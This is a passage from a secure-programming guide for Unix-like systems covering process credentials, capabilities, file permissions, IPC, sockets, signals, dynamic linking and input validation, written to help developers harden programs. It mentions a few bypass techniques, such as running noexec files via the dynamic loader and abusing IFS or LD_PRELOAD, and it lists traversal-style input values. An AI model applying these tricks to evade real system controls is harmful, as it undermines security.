Some Unix−like systems have been extensively modified to support strong security, in particular to support U.S. Department of Defense requirements for Mandatory Access Control (level B1 or higher). This version of this book doesn't cover these systems or issues; I hope to expand to that in a future version. More detailed information on some of them is available elsewhere, for example, details on SGI's ``Trusted IRIX/B'' are available in NSA's Final Evaluation Reports (FERs).

When users log in, their usernames are mapped to integers marking their ``UID'' (for ``user id'') and the ``GID''s (for ``group id'') that they are a member of. UID 0 is a special privileged user (role) traditionally called ``root''; on most Unix−like systems (including Unix) root can overrule most security checks and is used to administrate the system. Processes are the only ``subjects'' in terms of security (that is, only processes are active objects). Processes can access various data objects, in particular filesystem objects (FSOs), System V Interprocess Communication (IPC) objects, and network ports. Processes can also set signals. Other security−relevant topics include quotas and limits, libraries, auditing, and PAM. The next few subsections detail this.

3.1. Processes

In Unix−like systems, user−level activities are implemented by running processes. Most Unix systems support a ``thread'' as a separate concept; threads share memory inside a process, and the system scheduler actually schedules threads. Linux does this differently (and in my opinion uses a better approach): there is no essential difference between a thread and a process. Instead, in Linux, when a process creates another process it can choose what resources are shared (e.g., memory can be shared). The Linux kernel then performs optimizations to get thread−level speeds; see clone(2) for more information. It's worth noting that the Linux kernel developers tend to use the word ``task'', not ``thread'' or ``process'', but the external documentation tends to use the word process (so I'll use the term ``process'' here). When programming a multi−threaded application, it's usually better to use one of the standard thread libraries that hide these differences. Not only does this make threading more portable, but some libraries provide an additional level of indirection, by implementing more than one application−level thread as a single operating system thread; this can provide some improved performance on some systems for some applications.

3.1.1. Process Attributes

Here are typical attributes associated with each process in a Unix−like system:

- RUID, RGID − real UID and GID of the user on whose behalf the process is running
- EUID, EGID − effective UID and GID used for privilege checks (except for the filesystem)
- SUID, SGID − Saved UID and GID; used to support switching permissions ``on and off'' as discussed below. Not all Unix−like systems support this.
- supplemental groups − a list of groups (GIDs) in which this user has membership.
- umask − a set of bits determining the default access control settings when a new filesystem object is created; see umask(2).
- scheduling parameters − each process has a scheduling policy, and those with the default policy SCHED_OTHER have the additional parameters nice, priority, and counter. See sched_setscheduler(2) for more information.
- limits − per−process resource limits (see below).
- filesystem root − the process' idea of where the root filesystem ("/") begins; see chroot(2).

Here are less−common attributes associated with processes:

- FSUID, FSGID − UID and GID used for filesystem access checks; this is usually equal to the EUID and EGID respectively. This is a Linux−unique attribute.
- capabilities − POSIX capability information; there are actually three sets of capabilities on a process: the effective, inheritable, and permitted capabilities. See below for more information on POSIX capabilities. Linux kernel version 2.2 and greater support this; some other Unix−like systems do too, but it's not as widespread.

In Linux, if you really need to know exactly what attributes are associated with each process, the most definitive source is the Linux source code, in particular `/usr/include/linux/sched.h`'s definition of task_struct.

The portable way to create new processes it use the fork(2) call. BSD introduced a variant called vfork(2) as an optimization technique. The bottom line with vfork(2) is simple: *don't* use it if you can avoid it. See

Section 7.5 for more information.

Linux supports the Linux−unique clone(2) call. This call works like fork(2), but allows specification of which resources should be shared (e.g., memory, file descriptors, etc.). Various BSD systems implement an rfork() system call (originally developed in Plan9); it has different semantics but the same general idea (it also creates a process with tighter control over what is shared). Portable programs shouldn't use these calls directly, if possible; as noted earlier, they should instead rely on threading libraries that use such calls to implement threads.

This book is not a full tutorial on writing programs, so I will skip widely−available information handling processes. You can see the documentation for wait(2), exit(2), and so on for more information.

3.1.2. POSIX Capabilities

POSIX capabilities are sets of bits that permit splitting of the privileges typically held by root into a larger set of more specific privileges. POSIX capabilities are defined by a draft IEEE standard; they're not unique to Linux but they're not universally supported by other Unix−like systems either. Linux kernel 2.0 did not support POSIX capabilities, while version 2.2 added support for POSIX capabilities to processes. When Linux documentation (including this one) says ``requires root privilege'', in nearly all cases it really means ``requires a capability'' as documented in the capability documentation. If you need to know the specific capability required, look it up in the capability documentation.

In Linux, the eventual intent is to permit capabilities to be attached to files in the filesystem; as of this writing, however, this is not yet supported. There is support for transferring capabilities, but this is disabled by default. Linux version 2.2.11 added a feature that makes capabilities more directly useful, called the ``capability bounding set''. The capability bounding set is a list of capabilities that are allowed to be held by any process on the system (otherwise, only the special init process can hold it). If a capability does not appear in the bounding set, it may not be exercised by any process, no matter how privileged. This feature can be used to, for example, disable kernel module loading. A sample tool that takes advantage of this is LCAP at http://pweb.netcom.com/~spoon/lcap/.

More information about POSIX capabilities is available at ftp://linux.kernel.org/pub/linux/libs/security/linux−privs.

3.1.3. Process Creation and Manipulation

Processes may be created using fork(2), the non−recommended vfork(2), or the Linux−unique clone(2); all of these system calls duplicate the existing process, creating two processes out of it. A process can execute a different program by calling execve(2), or various front−ends to it (for example, see exec(3), system(3), and popen(3)).

When a program is executed, and its file has its setuid or setgid bit set, the process' EUID or EGID (respectively) is usually set to the file's value. This functionality was the source of an old Unix security weakness when used to support setuid or setgid scripts, due to a race condition. Between the time the kernel opens the file to see which interpreter to run, and when the (now−set−id) interpreter turns around and reopens the file to interpret it, an attacker might change the file (directly or via symbolic links).

Different Unix−like systems handle the security issue for setuid scripts in different ways. Some systems, such as Linux, completely ignore the setuid and setgid bits when executing scripts, which is clearly a safe approach. Most modern releases of SysVr4 and BSD 4.4 use a different approach to avoid the kernel race condition. On these systems, when the kernel passes the name of the set−id script to open to the interpreter, rather than using a pathname (which would permit the race condition) it instead passes the filename /dev/fd/3. This is a special file already opened on the script, so that there can be no race condition for attackers to exploit. Even on these systems I recommend against using the setuid/setgid shell scripts language for secure programs, as discussed below.

In some cases a process can affect the various UID and GID values; see setuid(2), seteuid(2), setreuid(2), and the Linux−unique setfsuid(2). In particular the saved user id (SUID) attribute is there to permit trusted programs to temporarily switch UIDs. Unix−like systems supporting the SUID use the following rules: If the RUID is changed, or the EUID is set to a value not equal to the RUID, the SUID is set to the new EUID. Unprivileged users can set their EUID from their SUID, the RUID to the EUID, and the EUID to the RUID.

The Linux−unique FSUID process attribute is intended to permit programs like the NFS server to limit themselves to only the filesystem rights of some given UID without giving that UID permission to send signals to the process. Whenever the EUID is changed, the FSUID is changed to the new EUID value; the FSUID value can be set separately using setfsuid(2), a Linux−unique call. Note that non−root callers can only set FSUID to the current RUID, EUID, SEUID, or current FSUID values.

3.2. Files

On all Unix−like systems, the primary repository of information is the file tree, rooted at ``/''. The file tree is a hierarchical set of directories, each of which may contain filesystem objects (FSOs).

In Linux, filesystem objects (FSOs) may be ordinary files, directories, symbolic links, named pipes (also called first−in first−outs or FIFOs), sockets (see below), character special (device) files, or block special (device) files (in Linux, this list is given in the find(1) command). Other Unix−like systems have an identical or similar list of FSO types.

Filesystem objects are collected on filesystems, which can be mounted and unmounted on directories in the file tree. A filesystem type (e.g., ext2 and FAT) is a specific set of conventions for arranging data on the disk to optimize speed, reliability, and so on; many people use the term ``filesystem'' as a synonym for the filesystem type.

3.2.1. Filesystem Object Attributes

Different Unix−like systems support different filesystem types. Filesystems may have slightly different sets of access control attributes and access controls can be affected by options selected at mount time. On Linux, the ext2 filesystems is currently the most popular filesystem, but Linux supports a vast number of filesystems. Most Unix−like systems tend to support multiple filesystems too.

Most filesystems on Unix−like systems store at least the following:

- owning UID and GID − identifies the ``owner'' of the filesystem object. Only the owner or root can change the access control attributes unless otherwise noted.

* permission bits − read, write, execute bits for each of user (owner), group, and other. For ordinary files, read, write, and execute have their typical meanings. In directories, the ``read'' permission is necessary to display a directory's contents, while the ``execute'' permission is sometimes called ``search'' permission and is necessary to actually enter the directory to use its contents. In a directory ``write'' permission on a directory permits adding, removing, and renaming files in that directory; if you only want to permit adding, set the sticky bit noted below. Note that the permission values of symbolic links are never used; it's only the values of their containing directories and the linked−to file that matter.
* ``sticky'' bit − when set on a directory, unlinks (removes) and renames of files in that directory are limited to the file owner, the directory owner, or root privileges. This is a very common Unix extension and is specified in the Open Group's Single Unix Specification version 2. Old versions of Unix called this the ``save program text'' bit and used this to indicate executable files that should stay in memory. Systems that did this ensured that only root could set this bit (otherwise users could have crashed systems by forcing ``everything'' into memory). In Linux, this bit has no effect on ordinary files and ordinary users can modify this bit on the files they own: Linux's virtual memory management makes this old use irrelevant.
* setuid, setgid − when set on an executable file, executing the file will set the process' effective UID or effective GID to the value of the file's owning UID or GID (respectively). All Unix−like systems support this. In Linux and System V systems, when setgid is set on a file that does not have any execute privileges, this indicates a file that is subject to mandatory locking during access (if the filesystem is mounted to support mandatory locking); this overload of meaning surprises many and is not universal across Unix−like systems. In fact, the Open Group's Single Unix Specification version 2 for chmod(3) permits systems to ignore requests to turn on setgid for files that aren't executable if such a setting has no meaning. In Linux and Solaris, when setgid is set on a directory, files created in the directory will have their GID automatically reset to that of the directory's GID. The purpose of this approach is to support ``project directories'': users can save files into such specially−set directories and the group owner automatically changes. However, setting the setgid bit on directories is not specified by standards such as the Single Unix Specification [Open Group 1997].
* timestamps − access and modification times are stored for each filesystem object. However, the owner is allowed to set these values arbitrarily (see touch(1)), so be careful about trusting this information. All Unix−like systems support this.

The following are attributes are Linux−unique extensions on the ext2 filesystem, though many other filesystems have similar functionality:

* immutable bit − no changes to the filesystem object are allowed; only root can set or clear this bit. This is only supported by ext2 and is not portable across all Unix systems (or even all Linux filesystems).
* append−only bit − only appending to the filesystem object are allowed; only root can set or clear this bit. This is only supported by ext2 and is not portable across all Unix systems (or even all Linux filesystems).

Other common extensions include some sort of bit indicating ``cannot delete this file''.

Many of these values can be influenced at mount time, so that, for example, certain bits can be treated as though they had a certain value (regardless of their values on the media). See mount(1) for more information about this. These bits are useful, but be aware that some of these are intended to simplify ease−of−use and aren't really sufficient to prevent certain actions. For example, on Linux, mounting with ``noexec'' will disable execution of programs on that file system; as noted in the manual, it's intended for mounting filesystems containing binaries for incompatible systems. On Linux, this option won't completely prevent someone from running the files; they can copy the files somewhere else to run them, or even use the command ``/lib/ld−linux.so.2'' to run the file directly.

Some filesystems don't support some of these access control values; again, see mount(1) for how these filesystems are handled. In particular, many Unix−like systems support MS−DOS disks, which by default support very few of these attributes (and there's not standard way to define these attributes). In that case, Unix−like systems emulate the standard attributes (possibly implementing them through special on−disk files), and these attributes are generally influenced by the mount(1) command.

It's important to note that, for adding and removing files, only the permission bits and owner of the file's *directory* really matter unless the Unix−like system supports more complex schemes (such as POSIX ACLs). Unless the system has other extensions, and stock Linux 2.2 doesn't, a file that has no permissions in its permission bits can still be removed if its containing directory permits it. Also, if an ancestor directory permits its children to be changed by some user or group, then any of that directory's descendents can be replaced by that user or group.

The draft IEEE POSIX standard on security defines a technique for true ACLs that support a list of users and groups with their permissions. Unfortunately, this is not widely supported nor supported exactly the same way across Unix−like systems. Stock Linux 2.2, for example, has neither ACLs nor POSIX capability values in the filesystem.

It's worth noting that in Linux, the Linux ext2 filesystem by default reserves a small amount of space for the root user. This is a partial defense against denial−of−service attacks; even if a user fills a disk that is shared with the root user, the root user has a little space left over (e.g., for critical functions). The default is 5% of the filesystem space; see mke2fs(8), in particular its ``−m'' option.

3.2.2. Creation Time Initial Values

At creation time, the following rules apply. On most Unix systems, when a new filesystem object is created via creat(2) or open(2), the FSO UID is set to the process' EUID and the FSO's GID is set to the process' EGID. Linux works slightly differently due to its FSUID extensions; the FSO's UID is set to the process' FSUID, and the FSO GID is set to the process' FSGUID; if the containing directory's setgid bit is set or the filesystem's ``GRPID'' flag is set, the FSO GID is actually set to the GID of the containing directory. Many systems, including Sun Solaris and Linux, also support the setgid directory extensions. As noted earlier, this special case supports ``project'' directories: to make a ``project'' directory, create a special group for the project, create a directory for the project owned by that group, then make the directory setgid: files placed there are automatically owned by the project. Similarly, if a new subdirectory is created inside a directory with the setgid bit set (and the filesystem GRPID isn't set), the new subdirectory will also have its setgid bit set (so that project subdirectories will ``do the right thing''.); in all other cases the setgid is clear for a new file. This is the rationale for the ``user−private group'' scheme (used by Red Hat Linux and some others). In this scheme, every user is a member of a ``private'' group with just themselves as members, so their defaults can permit the group to read and write any file (since they're the only member of the group). Thus, when the file's group membership is transferred this way, read and write privileges are transferred too. FSO basic access control values (read, write, execute) are computed from (requested values & ~ umask of process). New files always start with a clear sticky bit and clear setuid bit.

3.2.3. Changing Access Control Attributes

You can set most of these values with chmod(2), fchmod(2), or chmod(1) but see also chown(1), and chgrp(1). In Linux, some of the Linux−unique attributes are manipulated using chattr(1).

Note that in Linux, only root can change the owner of a given file. Some Unix−like systems allow ordinary users to transfer ownership of their files to another, but this causes complications and is forbidden by Linux. For example, if you're trying to limit disk usage, allowing such operations would allow users to claim that large files actually belonged to some other ``victim''.

3.2.4. Using Access Control Attributes

Under Linux and most Unix−like systems, reading and writing attribute values are only checked when the file is opened; they are not re−checked on every read or write. Still, a large number of calls do check these attributes, since the filesystem is so central to Unix−like systems. Calls that check these attributes include open(2), creat(2), link(2), unlink(2), rename(2), mknod(2), symlink(2), and socket(2).

3.2.5. Filesystem Hierarchy

Over the years conventions have been built on ``what files to place where''. Where possible, please follow conventional use when placing information in the hierarchy. For example, place global configuration information in /etc. The Filesystem Hierarchy Standard (FHS) tries to define these conventions in a logical manner, and is widely used by Linux systems. The FHS is an update to the previous Linux Filesystem Structure standard (FSSTND), incorporating lessons learned and approaches from Linux, BSD, and System V systems. See http://www.pathname.com/fhs for more information about the FHS. A summary of these conventions is in hier(5) for Linux and hier(7) for Solaris. Sometimes different conventions disagree; where possible, make these situations configurable at compile or installation time.

I should note that the FHS has been adopted by the Linux Standard Base which is developing and promoting a set of standards to increase compatibility among Linux distributions and to enable software applications to run on any compliant Linux system.

3.3. System V IPC

Many Unix−like systems, including Linux and System V systems, support System V interprocess communication (IPC) objects. Indeed System V IPC is required by the Open Group's Single UNIX Specification, Version 2 [Open Group 1997]. System V IPC objects can be one of three kinds: System V message queues, semaphore sets, and shared memory segments. Each such object has the following attributes:

- read and write permissions for each of creator, creator group, and others.
- creator UID and GID − UID and GID of the creator of the object.
- owning UID and GID − UID and GID of the owner of the object (initially equal to the creator UID).

When accessing such objects, the rules are as follows:

- if the process has root privileges, the access is granted.
- if the process' EUID is the owner or creator UID of the object, then the appropriate creator permission bit is checked to see if access is granted.
- if the process' EGID is the owner or creator GID of the object, or one of the process' groups is the owning or creating GID of the object, then the appropriate creator group permission bit is checked for access.
- otherwise, the appropriate ``other'' permission bit is checked for access.

Note that root, or a process with the EUID of either the owner or creator, can set the owning UID and owning GID and/or remove the object. More information is available in ipc(5).

3.4. Sockets and Network Connections

Sockets are used for communication, particularly over a network. Sockets were originally developed by the BSD branch of Unix systems, but they are generally portable to other Unix−like systems: Linux and System V variants support sockets as well, and socket support is required by the Open Group's Single Unix Specification [Open Group 1997]. System V systems traditionally used a different (incompatible) network communication interface, but it's worth noting that systems like Solaris include support for sockets. Socket(2) creates an endpoint for communication and returns a descriptor, in a manner similar to open(2) for files. The parameters for socket specify the protocol family and type, such as the Internet domain (TCP/IP version 4), Novell's IPX, or the ``Unix domain''. A server then typically calls bind(2), listen(2), and accept(2) or select(2). A client typically calls bind(2) (though that may be omitted) and connect(2). See these routine's respective man pages for more information. It can be difficult to understand how to use sockets from their man pages; you might want to consult other papers such as Hall "Beej" [1999] to learn how these calls are used together.

The ``Unix domain sockets'' don't actually represent a network protocol; they can only connect to sockets on the same machine. (at the time of this writing for the standard Linux kernel). When used as a stream, they are fairly similar to named pipes, but with significant advantages. In particular, Unix domain socket is connection−oriented; each new connection to the socket results in a new communication channel, a very different situation than with named pipes. Because of this property, Unix domain sockets are often used instead of named pipes to implement IPC for many important services. Just like you can have unnamed pipes, you can have unnamed Unix domain sockets using socketpair(2); unnamed Unix domain sockets are useful for IPC in a way similar to unnamed pipes.

There are several interesting security implications of Unix domain sockets. First, although Unix domain sockets can appear in the filesystem and can have stat(2) applied to them, you can't use open(2) to open them (you have to use the socket(2) and friends interface). Second, Unix domain sockets can be used to pass file descriptors between processes (not just the file's contents). This odd capability, not available in any other IPC mechanism, has been used to hack all sorts of schemes (the descriptors can basically be used as a limited version of the ``capability'' in the computer science sense of the term). File descriptors are sent using sendmsg(2), where the msg (message)'s field msg_control points to an array of control message headers (field msg_controllen must specify the number of bytes contained in the array). Each control message is a struct cmsghdr followed by data, and for this purpose you want the cmsg_type set to SCM_RIGHTS. A file descriptor is retrieved through recvmsg(2) and then tracked down in the analogous way. Frankly, this feature is quite baroque, but it's worth knowing about.

Linux 2.2 supports an addition feature in Unix domain sockets: you can acquire the peer's ``credentials'' (the pid, uid, and gid). Here's some sample code:

```
/* fd= file descriptor of Unix domain socket connected
   to the client you wish to identify */

struct ucred cr;
int cl=sizeof(cr);

if (getsockopt(fd, SOL_SOCKET, SO_PEERCRED, &cr, &cl)==0) {
  printf("Peer's pid=%d, uid=%d, gid=%d\n",
          cr.pid, cr.uid, cr.gid);
```

Standard Unix convention is that binding to TCP and UDP local port numbers less than 1024 requires root privilege, while any process can bind to an unbound port number of 1024 or greater. Linux follows this convention, more specifically, Linux requires a process to have the capability CAP_NET_BIND_SERVICE to bind to a port number less than 1024; this capability is normally only held by processes with an euid of 0. The adventurous can check this in Linux by examining its Linux's source; in Linux 2.2.12, it's file `/usr/src/linux/net/ipv4/af_inet.c`, function inet_bind().

3.5. Signals

Signals are a simple form of ``interruption'' in the Unix−like OS world, and are an ancient part of Unix. A process can set a ``signal'' on another process (say using kill(1) or kill(2)), and that other process would receive and handle the signal asynchronously. For a process to have permission to send a signal to some other process, the sending process must either have root privileges, or the real or effective user ID of the sending process must equal the real or saved set−user−ID of the receiving process.

Although signals are an ancient part of Unix, they've had different semantics in different implementations. Basically, they involve questions such as ``what happens when a signal occurs while handling another signal''? The older Linux libc 5 used a different set of semantics for some signal operations than the newer GNU libc libraries. Calling C library functions is not necessarily safe within a signal handler; you need to examine the documentation for each call you make. For more information, see the glibc FAQ (on some systems a local copy is available at `/usr/doc/glibc-*/FAQ`).

For new programs, just use the POSIX signal system (which in turn was based on BSD work); this set is widely supported and doesn't have the problems that some of the older signal systems did. The POSIX signal system is based on using the sigset_t datatype, which can be manipulated through a set of operations: sigemptyset(), sigfillset(), sigaddset(), sigdelset(), and sigismember(). You can read about these in sigsetops(3). Then use sigaction(2), sigaction(2), sigprocmask(2), sigpending(2), and sigsuspend(2) to set up an manipulate signal handling (see their man pages for more information).

In general, make any signal handlers very short and simple, and look carefully for race conditions. Signals, since they are by nature asynchronous, can easily cause race conditions.

A common convention exists for servers: if you receive SIGHUP, you should close any log files, reopen and reread configuration files, and then re−open the log files. This supports reconfiguration without halting the server and log rotation without data loss. If you are writing a server where this convention makes sense, please support it.

3.6. Quotas and Limits

Many Unix−like systems have mechanisms to support filesystem quotas and process resource limits. This certainly includes Linux. These mechanisms are particularly useful for preventing denial of service attacks; by limiting the resources available to each user, you can make it hard for a single user to use up all the system resources. Be careful with terminology here, because both filesystem quotas and process resource limits have ``hard'' and ``soft'' limits but the terms mean slightly different things.

You can define storage (filesystem) quota limits on each mountpoint for the number of blocks of storage and/or the number of unique files (inodes) that can be used, and you can set such limits for a given user or a given group. A ``hard'' quota limit is a never−to−exceed limit, while a ``soft'' quota can be temporarily exceeded. See quota(1), quotactl(2), and quotaon(8).

The rlimit mechanism supports a large number of process quotas, such as file size, number of child processes, number of open files, and so on. There is a ``soft'' limit (also called the current limit) and a ``hard limit'' (also called the upper limit). The soft limit cannot be exceeded at any time, but through calls it can be raised up to the value of the hard limit. See getrlimit(), setrlimit(), and getrusage(). Note that there are several ways to set these limits, including the PAM module pam_limits.

3.7. Dynamically Linked Libraries

Practically all programs depend on libraries to execute. In most modern Unix−like systems, including Linux, programs are by default compiled to use *dynamically linked libraries* (DLLs). That way, you can update a library and all the programs using that library will use the new (hopefully improved) version if they can.

Dynamically linked libraries are typically placed in one a few special directories. The usual directories include `/lib`, `/usr/lib`, `/lib/security` for PAM modules, `/usr/X11R6/lib` for X−windows, and `/usr/local/lib`. You should use these standard conventions in your programs, in particular, except during debugging you shouldn't use value computed from the current directory as a source for dynamically linked libraries (an attacker may be able to add their own choice ``library'' values).

There are special conventions for naming libraries and having symbolic links for them, with the result that you can update libraries and still support programs that want to use old, non−backward−compatible versions of those libraries. There are also ways to override specific libraries or even just specific functions in a library when executing a particular program. This is a real advantage of Unix−like systems over Windows−like systems; I believe Unix−like systems have a much better system for handling library updates, one reason that Unix and Linux systems are reputed to be more stable than Windows−based systems.

On GNU glibc−based systems, including all Linux systems, the list of directories automatically searched during program start−up is stored in the file /etc/ld.so.conf. Many Red Hat−derived distributions don't normally include `/usr/local/lib` in the file `/etc/ld.so.conf`. I consider this a bug, and adding `/usr/local/lib` to `/etc/ld.so.conf` is a common ``fix'' required to run many programs on Red Hat−derived systems. If you want to just override a few functions in a library, but keep the rest of the library, you can enter the names of overriding libraries (.o files) in `/etc/ld.so.preload`; these ``preloading'' libraries will take precedence over the standard set. This preloading file is typically used for emergency patches; a distribution usually won't include such a file when delivered. Searching all of these directories at program start−up would be too time−consuming, so a caching arrangement is actually used. The program ldconfig(8) by default reads in the file /etc/ld.so.conf, sets up the appropriate symbolic links in the dynamic link directories (so they'll follow the standard conventions), and then writes a cache to /etc/ld.so.cache that's then used by other programs. So, ldconfig has to be run whenever a DLL is added, when a DLL is removed, or when the set of DLL directories changes; running ldconfig is often one of the steps performed by package managers when installing a library. On start−up, then, a program uses the dynamic loader to read the file /etc/ld.so.cache and then load the libraries it needs.

Various environment variables can control this process, and in fact there are environment variables that permit you to override this process (so, for example, you can temporarily substitute a different library for this particular execution). In Linux, the environment variable LD_LIBRARY_PATH is a colon−separated set of directories where libraries are searched for first, before the standard set of directories; this is useful when debugging a new library or using a nonstandard library for special purposes, but be sure you trust those who can control those directories. The variable LD_PRELOAD lists object files with functions that override the standard set, just as /etc/ld.so.preload does. The variable LD_DEBUG, displays debugging information; if set to ``all'', voluminous information about the dynamic linking process is displayed while it's occurring.

Permitting user control over dynamically linked libraries would be disastrous for setuid/setgid programs if special measures weren't taken. Therefore, in the GNU glibc implementation, if the program is setuid or setgid these variables (and other similar variables) are ignored or greatly limited in what they can do. The GNU glibc library determines if a program is setuid or setgid by checking the program's credentials; if the uid and euid differ, or the gid and the egid differ, the library presumes the program is setuid/setgid (or descended from one) and therefore greatly limits its abilities to control linking. If you load the GNU glibc libraries, you can see this; see especially the files elf/rtld.c and sysdeps/generic/dl−sysdep.c. This means that if you cause the uid and gid to equal the euid and egid, and then call a program, these variables will have full effect. Other Unix−like systems handle the situation differently but for the same reason: a setuid/setgid program should not be unduly affected by the environment variables set.

For Linux systems, you can get more information from my document, the *Program Library HOWTO*.

3.8. Audit

Different Unix−like systems handle auditing differently. In Linux, the most common ``audit'' mechanism is syslogd(8), usually working in conjuction with klogd(8). You might also want to look at wtmp(5), utmp(5), lastlog(8), and acct(2). Some server programs (such as the Apache web server) also have their own audit trail mechanisms. According to the FHS, audit logs should be stored in /var/log or its subdirectories.

3.9. PAM

Sun Solaris and nearly all Linux systems use the Pluggable Authentication Modules (PAM) system for authentication. PAM permits run−time configuration of authentication methods (e.g., use of passwords, smart cards, etc.). See Section 10.5 for more information on using PAM.

3.10. Specialized Security Extensions for Unix−like Systems

A vast amount of research and development has gone into extending Unix−like systems to support security needs of various communities. For example, several Unix−like systems have been extended to support the U.S. military's desire for multilevel security. If you're developing software, you should try to design your software so that it can work within these extensions.

FreeBSD has a new system call, jail(2). The jail system call supports sub−partioning an environment into many virtual machines (in a sense, a ``super−chroot''); its most popular use has been to provide virtual machine services for Internet Service Provider environments. Inside a jail, all processes (even those owned by root) have the the scope of their requests limited to the jail. When a FreeBSD system is booted up after a fresh install, no processes will be in jail. When a process is placed in a jail, it, and any descendents of that process created will be in that jail. Once in a jail, access to the file name−space is restricted in the style of chroot(2) (with typical chroot escape routes blocked), the ability to bind network resources is limited to a specific IP address, the ability to manipulate system resources and perform privileged operations is sharply curtailed, and the ability to interact with other processes is limited to only processes inside the same jail. Note that each jail is bound to a single IP address; processes within the jail may not make use of any other IP address for outgoing or incoming connections.

Some extensions available in Linux, such as POSIX capabilities and special mount−time options, have already been discussed. Here are a few of these efforts for Linux systems for creating restricted execution environments; there are many different approaches. The U.S. National Security Agency (NSA) has developed Security−Enhanced Linux (Flask), which supports defining a security policy in a specialized language and then enforces that policy. The Medusa DS9 extends Linux by supporting, at the kernel level, a user−space authorization server. LIDS protects files and processes, allowing administrators to ``lock down'' their system. The ``Rule Set Based Access Control'' system, RSBAC is based on the Generalized Framework for Access Control (GFAC) by Abrams and LaPadula and provides a flexible system of access control based on several kernel modules. Subterfugue is a framework for ``observing and playing with the reality of software''; it can intercept system calls and change their parameters and/or change their return values to implement sandboxes, tracers, and so on; it runs under Linux 2.4 with no changes (it doesn't require any kernel modifications). Janus is a security tool for sandboxing untrusted applications within a restricted execution environment. Some have even used User−mode Linux, which implements ``Linux on Linux'', as a sandbox implementation. There are many other extensions for security on various Unix−like systems, but these are really outside the scope of this document.

Chapter 4. Validate All Input

Wisdom will save you from the ways of wicked men,
from men whose words are perverse...
Proverbs 2:12 (NIV)

Some inputs are from untrustable users, so those inputs must be validated (filtered) before being used. You should determine what is legal and reject anything that does not match that definition. Do not do the reverse (identify what is illegal and write code to reject those cases), because you are likely to forget to handle an important case of illegal input.

There is a good reason for identifying ``illegal'' values, though, and that's as a set of tests (usually just executed in your head) to be sure that your validation code is thorough. When I set up an input filter, I mentally attack the filter to see if there are illegal values that could get through. Depending on the input, here are a few examples of common ``illegal'' values that your input filters may need to prevent: the empty string, ".", "..", "../", anything starting with "/" or ".", anything with "/" or "&" inside it, any control characters (especially NIL and newline), and/or any characters with the ``high bit'' set (especially values decimal 254 and 255). Again, your code should not be checking for ``bad'' values; you should do this check mentally to be sure that your pattern ruthlessly limits input values to legal values. If your pattern isn't sufficiently narrow, you need to carefully re–examine the pattern to see if there are other problems.

Limit the maximum character length (and minimum length if appropriate), and be sure to not lose control when such lengths are exceeded (see Chapter 5 for more about buffer overflows).

For strings, identify the legal characters or legal patterns (e.g., as a regular expression) and reject anything not matching that form. There are special problems when strings contain control characters (especially linefeed or NIL) or shell metacharacters; it is often best to ``escape'' such metacharacters immediately when the input is received so that such characters are not accidentally sent. CERT goes further and recommends escaping all characters that aren't in a list of characters not needing escaping [CERT 1998, CMU 1998]. See Section 7.2 for more information on limiting call–outs.

Limit all numbers to the minimum (often zero) and maximum allowed values. Filenames should be checked; usually you will want to not include ``..'' (higher directory) as a legal value. In filenames it's best to prohibit any change in directory, e.g., by not including ``/'' in the set of legal characters. A full email address checker is actually quite complicated, because there are legacy formats that greatly complicate validation if you need to support all of them; see mailaddr(7) and IETF RFC 822 [RFC 822] for more information if such checking is necessary.

Unless you account for them, the legal character patterns must not include characters or character sequences that have special meaning to either the program internals or the eventual output:

- A character sequence may have special meaning to the program's internal storage format. For example, if you store data (internally or externally) in delimited strings, make sure that the delimiters are not permitted data values. A number of programs store data in comma (,) or colon (:) delimited text files; inserting the delimiters in the input can be a problem unless the program accounts for it (i.e., by preventing it or encoding it in some way). Other characters often causing these problems include single and double quotes (used for surrounding strings) and the less–than sign "<" (used in SGML, XML, and HTML to indicate a tag's beginning; this is important if you store data in these formats). Most data formats have an escape sequence to handle these cases; use it, or filter such data

on input.
* A character sequence may have special meaning if sent back out to a user. A common example of this is permitting HTML tags in data input that will later be posted to other readers (e.g., in a guestbook or ``reader comment'' area). However, the problem is much more general. See Section 6.12 for a general discussion on the topic, and see Section 4.10 for a specific discussion about filtering HTML.

These tests should usually be centralized in one place so that the validity tests can be easily examined for correctness later.

Make sure that your validity test is actually correct; this is particularly a problem when checking input that will be used by another program (such as a filename, email address, or URL). Often these tests are have subtle errors, producing the so−called ``deputy problem'' (where the checking program makes different assumptions than the program that actually uses the data). If there's a relevant standard, look at it, but also search to see if the program has extensions that you need to know about.

While parsing user input, it's a good idea to temporarily drop all privileges, or even create separate processes (with the parser having permanently dropped privileges, and the other process performing security checks against the parser requests). This is especially true if the parsing task is complex (e.g., if you use a lex−like or yacc−like tool), or if the programming language doesn't protect against buffer overflows (e.g., C and C++). See Section 6.3 for more information on minimizing privileges.

The following subsections discuss different kinds of inputs to a program; note that input includes process state such as environment variables, umask values, and so on. Not all inputs are under the control of an untrusted user, so you need only worry about those inputs that are.

4.1. Command line

Many programs take input from the command line. A setuid/setgid program's command line data is provided by an untrusted user, so a setuid/setgid program must defend itself from potentially hostile command line values. Attackers can send just about any kind of data through a command line (through calls such as the execve(3) call). Therefore, setuid/setgid programs must completely validate the command line inputs and must not trust the name of the program reported by command line argument zero (an attacker can set it to any value including NULL).

4.2. Environment Variables

By default, environment variables are inherited from a process' parent. However, when a program executes another program, the calling program can set the environment variables to arbitrary values. This is dangerous to setuid/setgid programs, because their invoker can completely control the environment variables they're given. Since they are usually inherited, this also applies transitively; a secure program might call some other program and, without special measures, would pass potentially dangerous environment variables values on to the program it calls. The following subsections discuss environment variables and what to do with them.

4.2.1. Some Environment Variables are Dangerous

Some environment variables are dangerous because many libraries and programs are controlled by environment variables in ways that are obscure, subtle, or undocumented. For example, the IFS variable is used by the *sh* and *bash* shell to determine which characters separate command line arguments. Since the shell is invoked by several low−level calls (like system(3) and popen(3) in C, or the back−tick operator in Perl), setting IFS to unusual values can subvert apparently−safe calls. This behavior is documented in bash and sh, but it's obscure; many long−time users only know about IFS because of its use in breaking security, not because it's actually used very often for its intended purpose. What is worse is that not all environment variables are documented, and even if they are, those other programs may change and add dangerous environment variables. Thus, the only real solution (described below) is to select the ones you need and throw away the rest.

4.2.2. Environment Variable Storage Format is Dangerous

Normally, programs should use the standard access routines to access environment variables. For example, in C, you should get values using getenv(3), set them using the POSIX standard routine putenv(3) or the BSD extension setenv(3) and eliminate environment variables using unsetenv(3). I should note here that setenv(3) is implemented in Linux, too.

